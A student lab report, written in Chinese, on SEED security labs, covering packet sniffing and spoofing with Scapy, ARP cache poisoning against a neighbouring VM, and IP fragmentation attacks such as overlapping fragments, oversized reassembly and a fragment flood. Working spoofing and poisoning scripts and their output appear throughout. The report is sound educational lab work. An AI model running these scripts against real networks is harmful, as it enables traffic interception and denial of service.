**57117121 聂榕**

**Packet Sniffing and Spoofing Lab**

**Task set 1**

**1.1A**

sudo 下执行:

（此处虚拟机网络设置为桥接网卡，桥接至宿主机无线网卡）

```
[09/07/20]seed@VM:~/Lab/lab3$ sudo ./sniffer.py
###[ Ethernet ]###
  dst       = 08:00:27:4f:7f:61
  src       = 5c:5f:67:2c:a4:16
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 60
     id        = 58732
     flags     =
     frag      = 0
     ttl       = 128
     proto     = icmp
     chksum    = 0xd136
     src       = 192.168.1.102
     dst       = 192.168.1.103
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x4d1d
        id        = 0x1
```

无 sudo:

```
[09/07/20]seed@VM:~/Lab/lab3$ ./sniffer.py
Traceback (most recent call last):
  File "./sniffer.py", line 5, in <module>
    pkt = sniff(filter='icmp',prn=print_pkt)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 1036, in
 sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 907, in
_run
    *arg, **karg)] = iface
  File "/usr/local/lib/python3.5/dist-packages/scapy/arch/linux.py", line 398, i
n __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(typ
e))  # noqa: E501
  File "/usr/lib/python3.5/socket.py", line 134, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
[09/07/20]seed@VM:~/Lab/lab3$
```

最后一行显示操作不被允许，权限不足。

**1.1B**

只抓取 ICMP 包的程序就是上述 1.1A 的示例程序

抓取特定 ip 源地址发出的，目的端口是 23 的包:

```
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
        pkt.show()
pkt = sniff(filter='tcp dst port 23&&src host 192.168.1.102',prn=print_pkt)
```

其中 192.168.1.102 是宿主机 ip

23 端口是 Talnet 服务，在虚拟机内运行 sniffer 程序，我们在宿主机上使用 putty 尝试使用虚拟机的 talnet 服务：

```
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Tue Sep  8 04:05:47 EDT 2020 from 192.168.1.102 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[09/08/20]seed@VM:~$ ls
android        Desktop    examples.desktop  lib   Music     source
bin            Documents  get-pip.py        ls    Pictures  Templates
Customization  Downloads  Lab               ls.c  Public    Videos
[09/08/20]seed@VM:~$
```

虚拟机：

```
[09/08/20]seed@VM:~/Lab/lab3$ sudo ./sniffertcp.py
###[ Ethernet ]###
  dst       = 08:00:27:4f:7f:61
  src       = 5c:5f:67:2c:a4:16
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 52
     id        = 11586
     flags     = DF
     frag      = 0
     ttl       = 128
     proto     = tcp
     chksum    = 0x4964
     src       = 192.168.1.102
     dst       = 192.168.1.103
     \options   \
###[ TCP ]###
        sport     = 9812
        dport     = telnet
        seq       = 2197364495
        ack       = 0
        dataofs   = 8
```

如果使用 22 端口的 ssh 服务，则虚拟机内无输出，说明只抓取目的端口为 23 的包。

抓取属于某子网的数据包程序如下：

```
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
        pkt.show()
pkt = sniff(filter='net 128.230.0.0/16',prn=print_pkt)
```

**Task1.2**

我们新开一个终端，运行 task1.1 中的 icmp 包的捕获程序，以观察我们的伪造结果

伪造和发送过程：

```
[09/08/20]seed@VM:~/Lab/lab3$ sudo python3
Python 3.5.2 (default, Nov 17 2016, 17:05:23)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> a=IP()
>>> a.dst='10.2.2.3'
>>> b=ICMP()
>>> p=a/b
>>> send(p)
.
Sent 1 packets.
```

捕获情况：

```
[09/08/20]seed@VM:~/Lab/lab3$ sudo ./sniffer.py
###[ Ethernet ]###
  dst       = fc:d7:33:da:60:5e
  src       = 08:00:27:4f:7f:61
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 28
     id        = 1
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xaccc
     src       = 192.168.1.103
     dst       = 10.2.2.3
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xf7ff
```

**Task1.3**

我们 ping 向 www.baidu.com

```
.
Sent 1 packets.
>>> a.ttl=8
>>> send(a/b)
.
Sent 1 packets.
>>> a.ttl=9
>>> send(a/b)
.
Sent 1 packets.
>>> a.ttl=10
>>> send(a/b)
.
Sent 1 packets.
>>> a.ttl=11
>>> send(a/b)
.
Sent 1 packets.
>>> a.ttl=12
>>> send(a/b)
.
Sent 1 packets.
>>>
```

共 12 次

Wireshark 抓取结果:

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 22 | 2020-09-08 05:24:48.6122584… | 192.168.1.103 | 218.4.4.4 | ICMP | 160 | Destination unr… |
| 25 | 2020-09-08 05:24:50.7431921… | 192.168.1.103 | 180.101.49.11 | ICMP | 42 | Echo (ping) req… |
| 26 | 2020-09-08 05:24:50.7446962… | 192.168.1.1 | 192.168.1.103 | ICMP | 70 | Time-to-live ex… |
| 54 | 2020-09-08 05:25:37.0135519… | 192.168.1.103 | 180.101.49.11 | ICMP | 42 | Echo (ping) req… |
| 55 | 2020-09-08 05:25:37.0182482… | 114.222.140.1 | 192.168.1.103 | ICMP | 70 | Time-to-live ex… |
| 72 | 2020-09-08 05:25:54.7634358… | 192.168.1.103 | 180.101.49.11 | ICMP | 42 | Echo (ping) req… |
| 73 | 2020-09-08 05:25:54.7685657… | 221.231.175.217 | 192.168.1.103 | ICMP | 110 | Time-to-live ex… |
| 88 | 2020-09-08 05:26:14.8226855… | 192.168.1.103 | 180.101.49.11 | ICMP | 42 | Echo (ping) req… |
| 89 | 2020-09-08 05:26:14.8325340… | 218.2.182.33 | 192.168.1.103 | ICMP | 110 | Time-to-live ex… |
| 106 | 2020-09-08 05:26:27.5981278… | 192.168.1.103 | 180.101.49.11 | ICMP | 42 | Echo (ping) req… |
| 107 | 2020-09-08 05:26:27.6154385… | 58.213.94.74 | 192.168.1.103 | ICMP | 70 | Time-to-live ex… |
| 113 | 2020-09-08 05:26:40.5905191… | 192.168.1.103 | 180.101.49.11 | ICMP | 42 | Echo (ping) req… |
| 129 | 2020-09-08 05:26:58.5873849… | 192.168.1.103 | 180.101.49.11 | ICMP | 42 | Echo (ping) req… |
| 130 | 2020-09-08 05:26:58.6009558… | 58.213.96.114 | 192.168.1.103 | ICMP | 70 | Time-to-live ex… |
| 186 | 2020-09-08 05:28:19.4143176… | 192.168.1.103 | 180.101.49.11 | ICMP | 42 | Echo (ping) req… |
| 187 | 2020-09-08 05:28:19.4241395… | 10.166.50.4 | 192.168.1.103 | ICMP | 70 | Time-to-live ex… |
| 190 | 2020-09-08 05:28:29.5185758… | 192.168.1.103 | 180.101.49.11 | ICMP | 42 | Echo (ping) req… |
| 191 | 2020-09-08 05:28:29.5301562… | 10.166.50.8 | 192.168.1.103 | ICMP | 70 | Time-to-live ex… |
| 230 | 2020-09-08 05:29:30.4926978… | 192.168.1.103 | 180.101.49.11 | ICMP | 42 | Echo (ping) req… |
| 231 | 2020-09-08 05:29:34.2784828… | 192.168.1.103 | 180.101.49.11 | ICMP | 42 | Echo (ping) req… |
| 233 | 2020-09-08 05:29:37.7582364… | 192.168.1.103 | 180.101.49.11 | ICMP | 42 | Echo (ping) req… |
| 234 | 2020-09-08 05:29:37.7663717… | 180.101.49.11 | 192.168.1.103 | ICMP | 60 | Echo (ping) rep… |

我们可以看到，除第一个应该是与 DNS 有关，其中有一些包没有成功返回结果

Windows 下 tracert 命令（虚拟机与宿主机为桥接，在一个局域网下，所以路由路径一致）:

```
PS C:\Users\nielu> tracert www.baidu.com

通过最多 30 个跃点跟踪
到 www.a.shifen.com [180.101.49.11] 的路由:

  1     3 ms     4 ms    12 ms  192.168.1.1
  2     6 ms     6 ms     5 ms  114.222.140.1
  3     6 ms    10 ms     5 ms  221.231.175.217
  4     6 ms    10 ms     6 ms  218.2.182.33
  5     8 ms    19 ms     8 ms  58.213.94.74
  6     *        *        *     请求超时。
  7     5 ms     5 ms    17 ms  58.213.96.114
  8     9 ms     9 ms     9 ms  10.166.50.4
  9     5 ms     7 ms     8 ms  10.166.50.8
 10     *       49 ms    56 ms  10.166.96.4
 11     *        *       10 ms  10.165.1.39
 12     8 ms     4 ms     3 ms  180.101.49.11

跟踪完成。
PS C:\Users\nielu>
```

可以找到大部分对应关系。

**1.4**

程序如下:

```python
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
        a=Ether()
        a.dst=pkt[Ether].src
        a.src=pkt[Ether].dst
        a.type=pkt[Ether].type
        b=IP()
        b.dst=pkt[IP].src
        b.src=pkt[IP].dst
        c=ICMP()
        c.type=0;
        c.id=pkt[ICMP].id
        c.id=pkt[ICMP].id
        c.seq=pkt[ICMP].seq
        d=Raw()
        d.load='spoofing'
        send(b/c/d)
pkt = sniff(filter='icmp[0]==8 && net 192.168.1.0/24',prn=print_pkt)
```

其实，伪造报文的负载部分应该与收到的 request 报文的负载一致，这样伪造程度更高，但是为了与正常回复区别，我们将负载设置为“spoofing”

我们需要在虚拟机外部，virtualbox 上将该虚拟机网卡的混杂模式打开，虚拟机内部使用命令将网卡的混杂模式打开。

网络地址如下，宿主机 IP 为 192.168.1.102/24（无线网卡），虚拟机网卡为桥接网卡，桥接宿主机无线网卡，IP 为 192.168.1.104/24

宿主机上尝试 ping 2.2.2.2:

```
PS C:\Users\nielu> ping 2.2.2.2

正在 Ping 2.2.2.2 具有 32 字节的数据:
请求超时。
请求超时。
请求超时。
请求超时。

2.2.2.2 的 Ping 统计信息:
    数据包: 已发送 = 4，已接收 = 0，丢失 = 4 (100% 丢失)，
PS C:\Users\nielu>
```

虚拟机开启我们的伪造程序后：

```
PS C:\Users\nielu> ping 2.2.2.2

正在 Ping 2.2.2.2 具有 32 字节的数据:
来自 2.2.2.2 的回复: 字节=8 (已发送 32) 时间=21ms TTL=64
来自 2.2.2.2 的回复: 字节=8 (已发送 32) 时间=12ms TTL=64
来自 2.2.2.2 的回复: 字节=8 (已发送 32) 时间=26ms TTL=64
来自 2.2.2.2 的回复: 字节=8 (已发送 32) 时间=30ms TTL=64

2.2.2.2 的 Ping 统计信息:
    数据包: 已发送 = 4，已接收 = 4，丢失 = 0 (0% 丢失)，
往返行程的估计时间(以毫秒为单位):
    最短 = 12ms，最长 = 30ms，平均 = 22ms
PS C:\Users\nielu>
```

虚拟机内：

| | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 22 | 2020-09-09 04:31:52.971869106 | 192.168.1.102 | 2.2.2.2 | ICMP | 74 | Echo (ping) request id=0x0001, seq=269/3329, ttl=128 (no response found!) |
| 23 | 2020-09-09 04:31:52.993455256 | 2.2.2.2 | 192.168.1.102 | ICMP | 50 | Echo (ping) reply id=0x0001, seq=269/3329, ttl=64 |
| 26 | 2020-09-09 04:31:53.975839895 | 192.168.1.102 | 2.2.2.2 | ICMP | 74 | Echo (ping) request id=0x0001, seq=270/3585, ttl=128 (no response found!) |
| 27 | 2020-09-09 04:31:53.988254206 | 2.2.2.2 | 192.168.1.102 | ICMP | 50 | Echo (ping) reply id=0x0001, seq=270/3585, ttl=64 |
| 34 | 2020-09-09 04:31:54.981191686 | 192.168.1.102 | 2.2.2.2 | ICMP | 74 | Echo (ping) request id=0x0001, seq=271/3841, ttl=128 (no response found!) |
| 35 | 2020-09-09 04:31:55.007438151 | 2.2.2.2 | 192.168.1.102 | ICMP | 50 | Echo (ping) reply id=0x0001, seq=271/3841, ttl=64 |
| 37 | 2020-09-09 04:31:55.985403748 | 192.168.1.102 | 2.2.2.2 | ICMP | 74 | Echo (ping) request id=0x0001, seq=272/4097, ttl=128 (no response found!) |
| 38 | 2020-09-09 04:31:56.015461471 | 2.2.2.2 | 192.168.1.102 | ICMP | 50 | Echo (ping) reply id=0x0001, seq=272/4097, ttl=64 |

```
0000  5c 5f 67 2c a4 16 08 00  27 4f 7f 61 08 00 45 00   \_g,.... 'O.a..E.
0010  00 24 00 01 00 00 40 01  b4 c6 02 02 02 02 c0 a8   .$....@. ........
0020  01 66 00 00 47 41 00 01  01 0d 73 70 6f 6f 66 69   .f..GA.. ..spoofi
0030  6e 67                                              ng
```

可以看到我们伪造的包起了效果

关于抓包列表里的（no response found!），如果我们将回复包的负载设置为和请求包一样，那么这个提示信息就没有了。

**ARP Cache Poisoning Attack Lab**

**Task1**

Seed 虚拟机地址为 192.168.1.104/24，宿主机为 192.168.1.102/24，另一台虚拟机 A 地址为 192.168.1.105/24

我们的目的是通过 seed 虚拟机污染虚拟机 A 中关于宿主机的 ARP 项

先看正常情况下虚拟机 A 的 ARP 列表：

```
nie@nie-VirtualBox:~$ arp
地址                     类型    硬件地址            标志   Mask              接口
192.168.1.104            ether   08:00:27:4f:7f:61   C                        enp0s3
192.168.1.103                    (incomplete)                                 enp0s3
192.168.1.1              ether   fc:d7:33:da:60:5e   C                        enp0s3
192.168.1.102            ether   5c:5f:67:2c:a4:16   C                        enp0s3
nie@nie-VirtualBox:~$
```

宿主机 mac 为 5c 开头的

**1A**

使用 arp 请求包

arp 请求包除了请求作用外，还有一个功能就是让收到请求包的主机获得请求者的 IP 和 MAC 对应关系

所以利用请求包的这一点可以进行。

我们的 seed 虚拟机 IP 为 192.168.1.104

伪造程序如下：

```python
from scapy.all import *
a = Ether()
b = ARP()
b.pdst = "192.168.1.105"
b.psrc = "192.168.1.102"
pkt = b/a
sendp(pkt)
```

也就是说发送一个 arp 请求，但是假装是 192.168.1.102（宿主机）发的，那么，192.168.1.105（虚拟机 A）会认为该包的 MAC（seed 虚拟机的 mac）与 192.168.1.102 是绑定的

查看效果：

```
nie@nie-VirtualBox:~$ arp
地址                     类型    硬件地址            标志   Mask              接口
192.168.1.104            ether   08:00:27:4f:7f:61   C                        enp0s3
192.168.1.103                    (incomplete)                                 enp0s3
192.168.1.1              ether   fc:d7:33:da:60:5e   C                        enp0s3
192.168.1.102            ether   08:00:27:4f:7f:61   C                        enp0s3
nie@nie-VirtualBox:~$
```

可以看到 192.168.104 和 192.168.1.102 的 mac 地址一样了。

还有一种办法，代码如下（直接使用 scapy 命令行）：

```
>>> a=Ether()
>>> b=ARP()
>>> b.pdst='192.168.1.105'
>>> b.hwsrc='aa:aa:aa:aa:aa:aa'
>>> sendp(a/b)
.
Sent 1 packets.
>>>
```

只填充目的 IP 和源 MAC，那么这样污染的就是 seed 虚拟机的 mac 了：

```
nie@nie-VirtualBox:~$ arp
地址                     类型    硬件地址            标志   Mask            接口
192.168.1.102            ether   5c:5f:67:2c:a4:16   C                      enp0s3
192.168.1.104            ether   aa:aa:aa:aa:aa:aa   C                      enp0s3
192.168.1.1              ether   fc:d7:33:da:60:5e   C                      enp0s3
nie@nie-VirtualBox:~$
```

**1B**

先用 ping 命令还原 arp 表

```
>>> a=Ether()
>>> b=ARP()
>>> b.pdst='192.168.1.105'
>>> b.psrc='192.168.1.102'
>>> b.hwsrc='aa:aa:aa:aa:aa:aa'
>>> b.op=2
>>> p=a/b
>>> sendp(p)
.
Sent 1 packets.
>>>
```

结果：

```
nie@nie-VirtualBox:~$ arp
地址                     类型    硬件地址            标志   Mask            接口
192.168.1.102            ether   aa:aa:aa:aa:aa:aa   C                      enp0s3
192.168.1.104            ether   08:00:27:4f:7f:61   C                      enp0s3
192.168.1.1              ether   fc:d7:33:da:60:5e   C                      enp0s3
nie@nie-VirtualBox:~$
```

注：

其实，如果不执行 b.op=2，即在默认值为 1（requst）情况下，攻击依然能成立，也就说，无论是不是 reply 包，系统都会将 arp 中的源 ip 字段和源 mac 字段做绑定

**1C**

```
>>> a=Ether()
>>> a.dst='ff:ff:ff:ff:ff:ff'
>>> b=ARP()
>>> b.psrc=b.pdst='192.168.1.102'
>>> b.hwsrc='bb:bb:bb:bb:bb:bb'
>>> b.hwdst='ff:ff:ff:ff:ff:ff'
>>> p=a/b
>>> sendp(p)
.
Sent 1 packets.
>>>
```

```
nie@nie-VirtualBox:~$ arp
地址                     类型    硬件地址            标志   Mask            接口
192.168.1.102            ether   bb:bb:bb:bb:bb:bb   C                      enp0s3
192.168.1.104            ether   08:00:27:4f:7f:61   C                      enp0s3
192.168.1.1              ether   fc:d7:33:da:60:5e   C                      enp0s3
nie@nie-VirtualBox:~$
```

## IP/ICMP Attacks Lab

### Task1.a

代码如下:

```python
from scapy.all import *
# Construct IP header
ip = IP(src="192.168.1.105", dst="192.168.1.104")
ip.id = 1 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags
# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len = 104 # This should be the combined length of all fragments
# Construct payload
payload = 'A' * 32 # Put 80 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/udp/payload # For other fragments, we should use ip/payload
pkt[UDP].chksum = 0 # Set the checksum field to zero
pkt[IP].proto=17
send(pkt,verbose=0)
ip.frag=5
pkt = ip/payload
pkt[IP].proto=17
send(pkt,verbose=0)
ip.frag=9
ip.flags=0
pkt = ip/payload
pkt[IP].proto=17
send(pkt,verbose=0)
```

udp 报头+96 个 A 共 104 字节，拆分成三段，第一段 32 个 A+8 字节 udp 报头，第二段和第三段都是 32 个 A。所以第二个包的 fragment offset=（32+8）/8=5，第三个包的 fragment offset 为（32+8+32）/5=9

执行结果:

```
[09/11/20]seed@VM:~$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
```

ip.src_host==192.168.1.105 && ip.dst_host==192.168.1.104

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 1502 | 2020-09-11 04:59:52.022048973 | 192.168.1.105 | 192.168.1.104 | IPv4 | 74 | Fragmented IP protocol (proto=UDP 17, off=0, ID=0001) [Reassembled in #1504] |
| 1503 | 2020-09-11 04:59:52.068720548 | 192.168.1.105 | 192.168.1.104 | IPv4 | 66 | Fragmented IP protocol (proto=UDP 17, off=40, ID=0001) [Reassembled in #1504] |
| 1504 | 2020-09-11 04:59:52.111433585 | 192.168.1.105 | 192.168.1.104 | UDP | 66 | 7070 → 9090 Len=96 |

此处注意，实验指导文档的范例程序中的 udp.checksum 的语句并不能设置 udp 报头的 checksum 值，而 udp.chksum 语句可以。所以若以范例程序，那么最后 checksum 既不是 0，也不是正确值。

nc 命令应该是要检查 checksum 的，但 wireshark 不检查。所以会出现 wireshark'显示组合但 nc 不输出的情况。

### Task1.b

按顺序发送包的代码如下:

```python
from scapy.all import *
# Construct IP header
ip = IP(src="192.168.1.105", dst="192.168.1.104")
ip.id = 1 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags
# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len = 96 # This should be the combined length of all fragments
# Construct payload
payload = 'A' * 32 # Put 80 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/udp/payload # For other fragments, we should use ip/payload
pkt[UDP].chksum = 0 # Set the checksum field to zero
pkt[IP].proto=17
send(pkt,verbose=0)
ip.frag=4
payload = 'B' * 32
pkt = ip/payload
pkt[IP].proto=17
send(pkt,verbose=0)
ip.frag=8
ip.flags=0
pkt = ip/payload
pkt[IP].proto=17
send(pkt,verbose=0)
```

我们将第二个包的负载换成 32 个'B'。

覆盖了 8 个字节，即后两个包的 fragment offset 都较 1.a 中的值-1。

此处还要注意，我们将 udp 头中的 length 字段从 1.a 中的 104 变为了 96（覆盖了 8 个字节的缘故），这样 nc 才能正常输出

运行结果：

```
[09/11/20]seed@VM:~$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBB
```

A 是 32 个，说明第一个包覆盖掉了第二个包的前 8 个字节。

换掉第一个包和第二个包的顺序之后结果不变。因为重新组装应该是在所有包都收到后才做的事情。


**Task1.c**

代码如下：

```python
from scapy.all import *
# Construct IP header
ip = IP(src="192.168.1.105", dst="192.168.1.104")
ip.id = 1 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags
# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len=60 # This should be the combined length of all fragments
# Construct payload
payload = 'A' * 65504 # Put 80 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/udp/payload # For other fragments, we should use ip/payload
pkt[UDP].chksum = 0 # Set the checksum field to zero
pkt[IP].proto=17
send(pkt,verbose=0)
ip.frag=8189
ip.flags=0
payload = 'A' *100
pkt = ip/payload
pkt[IP].proto=17
send(pkt,verbose=0)
```

发送两个包，其中一个稍小于 65535，组合起来超过 65535.

因为 udp.len 只有 8bits，所以只能随便填一个值。




实际上在发送的时候还进行了进一步拆分，我们看到最终，wireshark 中 reassembled IPv4 有 65612 字节。nc 命令产生的服务器并没有什么反应，应该是检查 udp.len 不正确未组装。

**Task1.d**

代码如下：

```python
from scapy.all import *
# Construct IP header
ip = IP(src="192.168.1.105", dst="192.168.1.104")
ip.id = 1 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags
# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len = 104 # This should be the combined length of all fragments
# Construct payload
payload = 'A' * 32 # Put 80 bytes in the first fragment
# Construct the entire packet and send it out
pkt1 = ip/udp/payload # For other fragments, we should use ip/payload
pkt1[UDP].chksum = 0 # Set the checksum field to zero
pkt1[IP].proto=17

ip.frag=5
pkt2 = ip/payload
pkt2[IP].proto=17

ip.frag=9
ip.flags=0
pkt3 = ip/payload
pkt3[IP].proto=17

for i in range(2000):
        pkt1[IP].id=i;
        pkt3[IP].id=i;
        send(pkt1,verbose=0)
        send(pkt3,verbose=0)
```

每个 id 只发第一个和第三个包。

理论上讲接受虚拟机内存占用应该上涨，但是事实上并没有明显的上涨。我感觉应该是发送地太慢了或者是 nc 服务器有一些保护措施，使比较早的不完整包被丢弃了